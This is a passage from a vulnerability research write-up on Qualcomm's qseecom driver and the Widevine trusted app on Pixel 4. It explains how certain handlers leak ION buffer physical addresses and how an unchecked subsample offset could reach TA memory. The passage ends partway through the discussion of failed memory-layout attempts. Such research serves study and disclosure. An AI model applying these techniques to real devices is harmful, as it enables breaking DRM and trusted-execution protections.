Unlike direct SMC invoke of secure kernel syscalls, invokes of TAs have more common patterns. TAs shares similar actions including starting, stopping, loading and unloading modules, sending commands, etc. To meet these common needs, Qualcomm implements qseecom[16] as a communication bridge. The userspace library is closed source while kernel driver is open source. Fortunately, an outdated version of library header can be found in Android keymaster module[17]. Usually, commands are invoked via function like this:

```
/**
 * @brief Send QSAPP a "user" defined buffer (may contain some message/
 * command request) and receives a response from QSAPP in receive buffer.
 * The HLOS client writes to the send_buf, where QSAPP writes to the rcv_buf.
 * This is a blocking call.
 *
 * @param[in] handle    The device handle
 * @param[in] send_buf  The buffer to be sent.
 *                      If using ion_sbuffer, ensure this
 *                      QSEECOM_BUFFER_ALIGN'ed.
 * @param[in] sbuf_len  The send buffer length
 *                      If using ion_sbuffer, ensure length is
 *                      multiple of QSEECOM_BUFFER_ALIGN.
 * @param[in] rcv_buf   The QSEOS returned buffer.
 *                      If using ion_sbuffer, ensure this is
 *                      QSEECOM_BUFFER_ALIGN'ed.
 * @param[in] rbuf_len  The returned buffer length.
 *                      If using ion_sbuffer, ensure length is
 *                      multiple of QSEECOM_BUFFER_ALIGN.
 * @param[in] rbuf_len  The returned buffer length.
 *
 * @return Zero on success, negative on failure. errno will be set on
 *  error.
 */
int QSEECom_send_cmd(struct QSEECom_handle *handle, void *send_buf,
            uint32_t sbuf_len, void *rcv_buf, uint32_t rbuf_len);
```

`wv_dash_core_decrypt_cenc` command is invoked via function like this:

```
/**
 * @brief Send QSAPP a "user" defined buffer (may contain some message/
 * command request) and receives a response from QSAPP in receive buffer.
 * This API is same as send_cmd except it takes in addition parameter,
 * "ifd_data".  This "ifd_data" holds information (ion fd handle and
 * cmd_buf_offset) used for modifying data in the message in send_buf
 * at an offset.  Essentially, it has the ion fd handle information to
 * retrieve physical address and modify the message in send_buf at the
 * mentioned offset.
 *
 * The HLOS client writes to the send_buf, where QSAPP writes to the rcv_buf.
 * This is a blocking call.
 *
 * @param[in] handle    The device handle
 * @param[in] send_buf  The buffer to be sent.
 *                      If using ion_sbuffer, ensure this
 *                      QSEECOM_BUFFER_ALIGN'ed.
 * @param[in] sbuf_len  The send buffer length
 *                      If using ion_sbuffer, ensure length is
 *                      multiple of QSEECOM_BUFFER_ALIGN.
 * @param[in] rcv_buf   The QSEOS returned buffer.
 *                      If using ion_sbuffer, ensure this is
 *                      QSEECOM_BUFFER_ALIGN'ed.
 * @param[in] rbuf_len  The returned buffer length.
 *                      If using ion_sbuffer, ensure length is
 *                      multiple of QSEECOM_BUFFER_ALIGN.
 * @param[in] QSEECom_ion_fd_info  data related to memory allocated by ion.
 *
 * @return Zero on success, negative on failure. errno will be set on
 *  error.
 */
int QSEECom_send_modified_cmd(struct QSEECom_handle *handle, void *send_buf,
            uint32_t sbuf_len, void *resp_buf, uint32_t rbuf_len,
            struct QSEECom_ion_fd_info  *ifd_data);
```

`QSEECom_send_modified_cmd` have an extra parameter of `struct QSEECom_ion_fd_info` type, which contains up to 4 ion fds related `struct QSEECom_ion_fd_data`:

```
struct QSEECom_ion_fd_data {
    int32_t fd;
    uint32_t cmd_buf_offset;
};

struct QSEECom_ion_fd_info {
    struct QSEECom_ion_fd_data data[4];
};
```

By hooking invocations with frida[18], we find when `wv_dash_core_decrypt_cenc` is called, there are 2 valid `struct QSEECom_ion_fd_data`, and the `cmd_buf_offset` fields contain the offset of `data_buf` and `out_buf` in `CENC_req_data_t`. `struct QSEECom_ion_fd_data` is used to share ION buffers between non-secure world and secure world. Let's see how these information is processed in the kernel[19].

```
static long qseecom_ioctl(struct file *file,
            unsigned int cmd, unsigned long arg)
{
    int ret = 0;
    struct qseecom_dev_handle *data = file->private_data;
    void __user *argp = (void __user *) arg;
////////////////SNIP////////////////////
    switch (cmd) {
////////////////SNIP////////////////////
    case QSEECOM_IOCTL_SEND_MODFD_CMD_REQ:
    case QSEECOM_IOCTL_SEND_MODFD_CMD_64_REQ:
////////////////SNIP////////////////////
        atomic_inc(&data->ioctl_count);
        if (cmd == QSEECOM_IOCTL_SEND_MODFD_CMD_REQ)
            ret = qseecom_send_modfd_cmd(data, argp);
        else
            ret = qseecom_send_modfd_cmd_64(data, argp);
        if (qseecom.support_bus_scaling)
            __qseecom_add_bw_scale_down_timer(
                QSEECOM_SEND_CMD_CRYPTO_TIMEOUT);
        if (perf_enabled) {
            qsee_disable_clock_vote(data, CLK_DFAB);
            qsee_disable_clock_vote(data, CLK_SFPB);
        }
        atomic_dec(&data->ioctl_count);
        wake_up_all(&data->abort_wq);
        mutex_unlock(&app_access_lock);
        if (ret)
            pr_err("failed qseecom_send_cmd: %d\n", ret);
        __qseecom_clean_data_sglistinfo(data);
        break;
    }
////////////////SNIP////////////////////
    default:
        pr_err("Invalid IOCTL: 0x%x\n", cmd);
        return -EINVAL;
    }
    return ret;
}
```

For widevine on latest Pixel 4 series devices, `qseecom_send_modfd_cmd_64` is actually used, then control is transferred to `__qseecom_send_modfd_cmd`:

```
static int __qseecom_send_modfd_cmd(struct qseecom_dev_handle *data,
                    void __user *argp,
                    bool is_64bit_addr)
{
    int ret = 0;
    int i;
    struct qseecom_send_modfd_cmd_req req;
    struct qseecom_send_cmd_req send_cmd_req;
    ret = copy_from_user(&req, argp, sizeof(req));
    if (ret) {
        pr_err("copy_from_user failed\n");
        return ret;
    }
    send_cmd_req.cmd_req_buf = req.cmd_req_buf;
    send_cmd_req.cmd_req_len = req.cmd_req_len;
    send_cmd_req.resp_buf = req.resp_buf;
    send_cmd_req.resp_len = req.resp_len;
    if (__validate_send_cmd_inputs(data, &send_cmd_req))
        return -EINVAL;
    /* validate offsets */
    for (i = 0; i < MAX_ION_FD; i++) {
        if (req.ifd_data[i].cmd_buf_offset >= req.cmd_req_len) {
            pr_err("Invalid offset %d = 0x%x\n",
                i, req.ifd_data[i].cmd_buf_offset);
            return -EINVAL;
        }
    }
    req.cmd_req_buf = (void *)__qseecom_uvirt_to_kvirt(data,
                        (uintptr_t)req.cmd_req_buf);
    req.resp_buf = (void *)__qseecom_uvirt_to_kvirt(data,
                        (uintptr_t)req.resp_buf);
    if (!is_64bit_addr) {
        ret = __qseecom_update_cmd_buf(&req, false, data);
        if (ret)
            return ret;
        ret = __qseecom_send_cmd(data, &send_cmd_req);
        if (ret)
            return ret;
        ret = __qseecom_update_cmd_buf(&req, true, data);
        if (ret)
            return ret;
    } else {
        ret = __qseecom_update_cmd_buf_64(&req, false, data);
        if (ret)
            return ret;
        ret = __qseecom_send_cmd(data, &send_cmd_req);
        if (ret)
            return ret;
        ret = __qseecom_update_cmd_buf_64(&req, true, data);
        if (ret)
            return ret;
    }
    return ret;
}
```

Here, before and after calling `__qseecom_send_cmd` to trigger SMC call, `__qseecom_update_cmd_buf` is invoked to update command buffer content in accordance with `struct QSEECom_ion_fd_data`:

```
static int __qseecom_update_cmd_buf_64(void *msg, bool cleanup,
            struct qseecom_dev_handle *data)
{
    char *field;
///////////////SNIP//////////////////
    if (data->type == QSEECOM_LISTENER_SERVICE) {
///////////////SNIP//////////////////
    } else {
        req = (struct qseecom_send_modfd_cmd_req *)msg;
    }
    for (i = 0; i < MAX_ION_FD; i++) {
        if ((data->type != QSEECOM_LISTENER_SERVICE) &&
                        (req->ifd_data[i].fd > 0)) {
            ion_fd = req->ifd_data[i].fd;
            field = (char *) req->cmd_req_buf +
                req->ifd_data[i].cmd_buf_offset;
        } else if ((data->type == QSEECOM_LISTENER_SERVICE) &&
                (lstnr_resp->ifd_data[i].fd > 0)) {
            ion_fd = lstnr_resp->ifd_data[i].fd;
            field = lstnr_resp->resp_buf_ptr +
                lstnr_resp->ifd_data[i].cmd_buf_offset;
        } else {
            continue;
        }
        /* Populate the cmd data structure with the phys_addr */
        ret = qseecom_dmabuf_map(ion_fd, &sg_ptr, &attach, &dmabuf);
        if (ret) {
            pr_err("IOn client could not retrieve sg table\n");
            goto err;
        }
        if (sg_ptr->nents == 0) {
            pr_err("Num of scattered entries is 0\n");
            goto err;
        }
////////////////SNIP////////////////////
        sg = sg_ptr->sgl;
        if (sg_ptr->nents == 1) {
            uint64_t *update_64bit;
            if (__boundary_checks_offset(req, lstnr_resp, data, i))
                goto err;
                /* 64bit app uses 64bit address */
            update_64bit = (uint64_t *) field;
            *update_64bit = cleanup ? 0 :
                    (uint64_t)sg_dma_address(sg_ptr->sgl);
            len += (uint32_t)sg->length;
        } else {
////////////////SNIP////////////////////
        }
////////////////SNIP////////////////////
        /* unmap the dmabuf */
        qseecom_dmabuf_unmap(sg_ptr, attach, dmabuf);
        sg_ptr = NULL;
        dmabuf = NULL;
        attach = NULL;
    }
    return ret;
////////////////SNIP////////////////////
}
```

The code is lengthy and we have snipped some unrelated part, especially the else clause after `sg_ptr->nents == 1` check, which is related to non-contiguous physical memory we have try to avoid. Here are the steps for every `struct QSEECom_ion_fd_data` when `cleanup` is not set:

1. `qseecom_dmabuf_map` unwraps the DMA buffer structure and gets the `sg_ptr` pointer.
2. `field = (char *) req->cmd_req_buf + req->ifd_data[i].cmd_buf_offset;` The `field` parameter is assigned with the **kernel virtual address** pointer to the ION buffer pointer located in the command buffer.
3. `sg_ptr->nents == 1` implies the physical memory is contiguous, so the `field` pointed pointer is assigned with the **physical address** of the ION buffer.

When `qseecom_update_cmd_buf_64` is called after the SMC call, `cleanup` is set and the steps are:

1. `qseecom_dmabuf_map` unwrap the DMA buffer structure and got the `sg_ptr` pointer.
2. `field = (char *) req->cmd_req_buf + req->ifd_data[i].cmd_buf_offset;` The `field` parameter is assigned with the **kernel virtual address** pointer to the ION buffer pointer located in the command buffer.
3. the `field` set previously is set to zero.
4. invalidate the DMA cache(irrelevant and snipped)

With the analysis above, we can conclude that the ion buffer pointer in command buffer is substituted with physical address. Then SMC call will send command buffer and length, response buffer and length and ION related information to secure world. After the SMC call returns, the physical address will be wiped out. We can also have the following inference:

1. When we look into widevine TA with the knowledge we learned here, we find ION buffer is 'registered' but the address is not 'translated'. It is highly susceptible that in TA uses flat memory model and its virtual address is equal to physical address. Especially considering that TA is running in a primitive environment. After some tests this guess is confirmed.
2. The cleanup procedure forbids the userspace from getting physical address, as the command buffer is accessible for the userspace. However, a set of flaws in widevine make it possible to leak any physical address of ION buffer to the userspace. This will be explained later.

## TA in Memory

In the former section we mentioned that TA may use flat memory model, so we can find TA directly on physical address. We must admit that this is a hypothesis rather than a fact, as there is no way debugging or logging TA to our knowledge. We make the assumption from implications, hints, fragment information, for example, Gal's excellent work years ago[5] affirms this, though the situation may change over years. Base on the hypothesis, we work on in the dark till circumstantial evidences from the TA match our assumption.

Another fact from Gal is the memory range of TA. Like some DMA regions for peripherals, TA's memory region is pre-defined in device tree(DTS) and carved out during boot time. For Pixel 4 series with Snapdragon 855 chipset(sm8150), the definition is:

```
    qcom_seecom: qseecom@87900000 {
        compatible = "qcom,qseecom";
        reg = <0x87900000 0x2200000>;
        reg-names = "secapp-region";
        memory-region = <&qseecom_mem>;
        qcom,hlos-num-ce-hw-instances = <1>;
        qcom,hlos-ce-hw-instance = <0>;
        qcom,qsee-ce-hw-instance = <0>;
        qcom,disk-encrypt-pipe-pair = <2>;
        qcom,support-fde;
        qcom,no-clock-support;
        qcom,fde-key-size;
        qcom,appsbl-qseecom-support;
        qcom,commonlib64-loaded-by-uefi;
        qcom,qsee-reentrancy-support = <2>;
    };
```

This means the region is named "secapp-region", and it spans from 0x87900000 to 0x89B00000.

## Leak Physical Address

Now we have known that TA is in an address range of 0x87900000-0x89B00000, CA shares ION buffers to TA and the OOB memcpy happens on the ION buffers. It is satisfying if the ION buffers plus an offset can reach the TA address range. The problem is, the address here is physical, as an userspace process, CA can't get ION buffers' physical address directly. It seems we need to take over kernel first. However, a kind of new widevine vulnerabilities can help leak the physical address.

There are several functions containing similar bug, let's take `wv_dash_core_generate_signature` as an example:

```
void wv_dash_core_generate_signature(byte *cmd,byte *rsp)
{
  byte bVar1;
  byte bVar2;
  byte bVar3;
  undefined8 uVar4;

  bVar1 = cmd[0xa00c];
  bVar2 = cmd[0xa00e];
  bVar3 = cmd[0xa00f];
  rsp[0x25] = cmd[0xa00d];
  rsp[0x24] = bVar1;
  rsp[0x27] = bVar3;
  rsp[0x26] = bVar2;
  uVar4 = OEMCrypto_GenerateSignature
                    (*(uint *)(cmd + 4),cmd + 8,*(ushort *)(cmd + 0xa008),rsp + 4,
                     (ushort *)(rsp + 0x24));
  rsp[0x28] = (byte)uVar4;
  rsp[0x2b] = (byte)((ulonglong)uVar4 >> 0x18);
  rsp[0x2a] = (byte)((ulonglong)uVar4 >> 0x10);
  rsp[0x29] = (byte)((ulonglong)uVar4 >> 8);
  bVar1 = cmd[2];
  bVar2 = cmd[1];
  bVar3 = *cmd;
  rsp[3] = cmd[3];
  rsp[2] = bVar1;
  rsp[1] = bVar2;
  *rsp = bVar3;
  return;
}
```

This is a typical widevine DASH handler function. `cmd[0-3]` is the command number and is copied to `rsp[0-3]`, this value must be 0x61007 to reach this handler. The rest slots of `cmd` and `rsp` are custom defined. For example, `rsp[0x28-0x2b]` is used to store returned value of `OEMCrypto_GenerateSignature`.

It seems ok at first glance. Values in and values out. However, `cmd` may contain not only plaintext values but ION pointers. Let's remind that ION pointers are translated in accordance with `struct QSEECom_ion_fd_info` in kernel and the **physical address** is write back to `cmd`. Let's look into this again:

```
  bVar1 = cmd[0xa00c];
  bVar2 = cmd[0xa00e];
  bVar3 = cmd[0xa00f];
  rsp[0x25] = cmd[0xa00d];
  rsp[0x24] = bVar1;
  rsp[0x27] = bVar3;
  rsp[0x26] = bVar2;
```

What if `cmd[0xa00c-0xa00f]` is a physical address of pointer? Its value will be copied to `rsp[0x24-0x27]` and returned to userspace regardless of `__qseecom_update_cmd_buf_64` cleanup if `OEMCrypto_GenerateSignature` doesn't override `rsp[0x24-0x27]`. This constraint is easy to bypass since `OEMCrypto_GenerateSignature` will return early when fed with erroneous values.

```
undefined8
OEMCrypto_GenerateSignature
          (uint ctxID,undefined8 message,ushort message_length,undefined8 signature,
          ushort *signature_length)
{
  int iVar1;
  undefined8 uVar2;

  qsee_log(1,
           "OEMCrypto_GenerateSignature: ctxID %d, message 0x%x, message_length %d,
signature0x%x, signature_length 0x%x"
           ,(ulonglong)ctxID,message,
(ulonglong)message_length,signature,signature_length);
  if (((ctxID < 0x33) && (message_length != 0)) &&
     ((&SessionContextTable)[(ulonglong)ctxID * 2] != (uint64_t *)0x0)) {
    if (message_length < 0x2001) {
      if (*signature_length < 0x20) {
        qsee_log(8,"Error: OEMCrypto_GenerateSignature: *signature_length %d is
incorrect!");
        goto LAB_00104158;
      }
      iVar1 = qsee_hmac(2,message,(ulonglong)message_length,
                        (&SessionContextTable)[(ulonglong)ctxID * 2],0x20,signature);
      if (iVar1 == 0) {
        uVar2 = 0;
        *signature_length = 0x20;
        goto LAB_00104170;
      }
      qsee_log(8,"Error: OEMCrypto_GenerateSignature qsee_hmac failed!");
      uVar2 = 0x1c;
    }
    else {
      qsee_log(8,"Error: OEMCrypto_GenerateSignature: buffer too large!");
      uVar2 = 0x27;
    }
  }
  else {
    qsee_log(8,"Error: OEMCrypto_GenerateSignature: input is invalid!");
LAB_00104158:
    uVar2 = 0x1d;
  }
  qsee_log(1,"Error: OEMCrypto_GenerateSignature finished, and return = %d",uVar2);
LAB_00104170:
  qsee_log(1,"OEMCrypto_GenerateSignature : ends!");
  return uVar2;
}
```

In this way we can leak 32-bit value of physical address. To get the full 64-bit address we just need to change the offset and leak twice and concatenate the value. Similar issues can be found in several functions in widevine, including:

```
wv_dash_core_create_usage_table_header
wv_dash_core_generate_rsa_signature
wv_dash_core_generate_signature
wv_dash_core_shrink_usage_table_header
wv_dash_core_update_usg_entry
```

## ION Allocator

Leaking the physical address of any ION buffer doesn't mean we could allocate arbitrary buffer. As a generic memory allocator, ION support multiple backend of heaps to allocate from. The heap types and ids are defined in `msm_ion.h`:

```
enum msm_ion_heap_types {
    ION_HEAP_TYPE_MSM_START = 6,
    ION_HEAP_TYPE_SECURE_DMA = ION_HEAP_TYPE_MSM_START,
    ION_HEAP_TYPE_SYSTEM_SECURE,
    ION_HEAP_TYPE_HYP_CMA,
    ION_HEAP_TYPE_SECURE_CARVEOUT,
};

/**
 * These are the only ids that should be used for Ion heap ids.
 * The ids listed are the order in which allocation will be attempted
 * if specified. Don't swap the order of heap ids unless you know what
 * you are doing!
 * Id's are spaced by purpose to allow new Id's to be inserted in-between (for
 * possible fallbacks)
 */

enum ion_heap_ids {
    INVALID_HEAP_ID = -1,
    ION_CP_MM_HEAP_ID = 8,
    ION_SECURE_HEAP_ID = 9,
    ION_SECURE_DISPLAY_HEAP_ID = 10,
    ION_SPSS_HEAP_ID = 13, /* Secure Processor ION heap */
    ION_ADSP_HEAP_ID = 22,
    ION_SYSTEM_HEAP_ID = 25,
    ION_QSECOM_HEAP_ID = 27,
    ION_HEAP_ID_RESERVED = 31 /** Bit reserved for ION_FLAG_SECURE flag */
};

/**
 * Newly added heap ids have to be #define(d) since all API changes must
 * include a new #define.
 */
#define ION_SECURE_CARVEOUT_HEAP_ID 14
#define ION_QSECOM_TA_HEAP_ID       19
#define ION_AUDIO_HEAP_ID       28
```

```
#define ION_CAMERA_HEAP_ID      20
#define ION_USER_CONTIG_HEAP_ID     26
```

Not all the heaps are accepted by TA because there are further checks during `qsee_register_shared_buffer` procedure. We don't need to dig too deep into QTEE to figure out the exact restrictions. We just use the physical address leaking primitive and determine which heap is ok. After some tests, we conclude only heaps with id of 19, 22, 25, 26, 27 are acceptable. They belongs to two types, DMA and System.

Since the DMA heap region is predefined in DTS file, buffers allocated on them have a restricted physical address range. The good thing is they are physically contiguous but the size and amount is limited. The System heap, quite on the contrary, uses a wider and unrestricted memory range, and it can allocate larger buffer while there is no guarantee that the buffers are physically contiguous.(Which actually, based on `vmalloc()`).

# V The Exploit

## Access TA Region

> We will illustrate our initial failed approaches and finally the right way to access TA Region in this section.

Let's review our vulnerability. Generally, it can be represented like this:

`data_buf` and `out_buf` are the buffers transferred to `wv_dash_core_decrypt_cenc`. `offset` is the unchecked subsample offset. the `memcpy` is happened from `data_buf + offset` to `out_buf + offset`, and we can let the length of subsample be 1 so the copy granularity is reduced to 1 byte. To reach TA memory region, our first thought is let `data_buf + offset` in controllable place and `out_buf + offset` in TA range.




Figure 6. Basic Layout of Memory

This memory layout requires a contiguous ION buffer containing `data_buf`, `data_buf + offset` and `out_buf`. In practice, DMA heap addresses are too big or too small, and System ION buffers range from approximately 0x83XXXXXX to 0x85XXXXX, while TA ranges from 0x8790000 to 0x89B00000. It is not possible to allocate two big enough and contiguous buffers in any heap which can meet the conditions above.




Figure 7. Memory Layout with TA to TA copy

Another way is to let both `data_buf + offset` and `out_buf + offset` fall in the TA range. This can make sure that ION buffer is small enough, and all 4 buffers are in mapped memory of TA. This case is plausible while it is hard to implement. We need at least 256 different memory addresses with unique and fixed value to write arbitrary value to `out_buf + offset`. It becomes more hopeless when we need to bypass ASLR and relaunch TA over and over again, which has not been discussed yet.




Figure 8. Memory Layout with Two Blocks of ION regions

The last impracticable layout is as the image above shows. It is not possible because 'high buffers' the ION heaps can allocate are too far from TA range. Besides, it may need three buffers be registered as shared memory by TA if `out_buf` and `out_buf + offset` can fit in one buffer.

